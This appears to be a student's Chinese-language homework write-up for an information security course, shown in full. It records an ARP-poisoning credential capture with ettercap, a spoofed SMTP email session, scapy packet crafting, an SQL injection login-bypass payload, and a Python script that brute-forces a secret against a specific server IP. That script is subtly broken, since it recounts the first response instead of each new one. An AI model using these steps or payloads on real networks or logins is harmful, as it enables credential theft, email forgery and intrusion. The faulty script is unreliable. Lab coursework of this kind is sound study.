


開始之前要先解決連不到內網的問題,解決網路問題後




打開 ettercap 按下勾勾




先搜尋所有 host,打開 list,將目標 ip 加入 target,我的目標是隔壁台電腦



選 ARP poisoning



打開封包的列表開始一個一個看



最後找到攔截到的帳號和密碼

2.

我自己測是不能在校外跑,會被擋下來,圖片因為一開始我不知道可以設定大小,所以我把圖片尺寸縮小才傳

HELO ntnu.edu.tw

MAIL FROM: <neokent@ntnu.edu.tw>

RCPT TO: <60647079s@gapps.ntnu.edu.tw>

DATA

Subject: Information Security 2020

From: "neokent" <neokent@ntnu.edu.tw>

To: "fayefayeder" <fayefayeder@gmail.com>
Content-Type:multipart/mixed;boundary="a"

--a

content-type:text/html; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

40647016s

--a

Content-Type: image/jpeg; name="a.jpg"

Content-Transfer-Encoding: base64

{base64 encode 圖片}

--a--

3.

task 1

- 1.1A 不用 sudo 的話會無法執行,可能是要獲取資訊的話需要一些權限
- 1.1B 1.filter 用 icmp
 - 2.filter 用 tcp and dst port 23 and src {自己 ip}
 - 3.filter 用 dst net {目標 ip}

1.2


```
■  barry@barry: ~
Type "help", "copyright", "credits" or "license" for more information. >>> from scapy.all import *
>>> a = IP()
>>> a.dst = '10.0.2.3'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
Sent 1 packets.
>>> ls(a)
              : BitField (4 bits)
: BitField (4 bits)
                                                                                         (4)
(None)
version
ihl
                                                                 = None
tos
                 XByteField
                                                                    0
                                                                                         (0)
              : ShortField
len
                                                                                         (None)
                                                                 = None
                                                                                         (1)
(<Flag 0 ()>)
id
                 ShortField
                FlagsField (3 bits)
BitField (13 bits)
ByteField
flags
                                                                 = <Flag 0 ()>
                                                                                         (0)
(64)
frag
ttl
                                                                 = 0
                                                                 = 64
                 ByteEnumField
                                                                 = 0
                                                                                         (0)
proto
chksum
              : XShortField
                                                                 = None
                                                                                         (None)
              : SourceIPField
                                                                                         (None)
(None)
                                                                 = '192.168.40.59'
src
                                                                   '10.0.2.3'
dst
              : DestIPField
              : PacketListField
                                                                 = []
                                                                                         ([])
opti<u>o</u>ns
```

4


一開始要登入管理員帳號

帳號: admin' or "=" or "='


密碼: 'or "='




用工具抓到 token




解碼拿到加密的密碼



密碼解密



登入成功



這邊有帳號列表,要拿其他密碼就重複上述的事

901jeflNej230k2d; The secret is

16 個字元分兩次跑,一次解 8 個字,這是跑第二次的時候

```
import requests
inp = {'guess':''}
r = requests.post('http://140.122.185.173:8080/post_submit',data = inp)
a = r.text
cou = 0
for i in a:
    if(i == 'x'):
        cou += 1
print(cou)
ans = '901jefINej230k2d;'
for ta in range(8):
    for j in range(32,126):
        temp = ans+chr(j)
        inp = {'guess':temp}
        r = requests.post('http://140.122.185.173:8080/post_submit',data = inp)
        c = 0
        for i in a:
            if(i == 'x'):
                c += 1
        if(c == cou):
            ans = temp
print(ans)
```

6.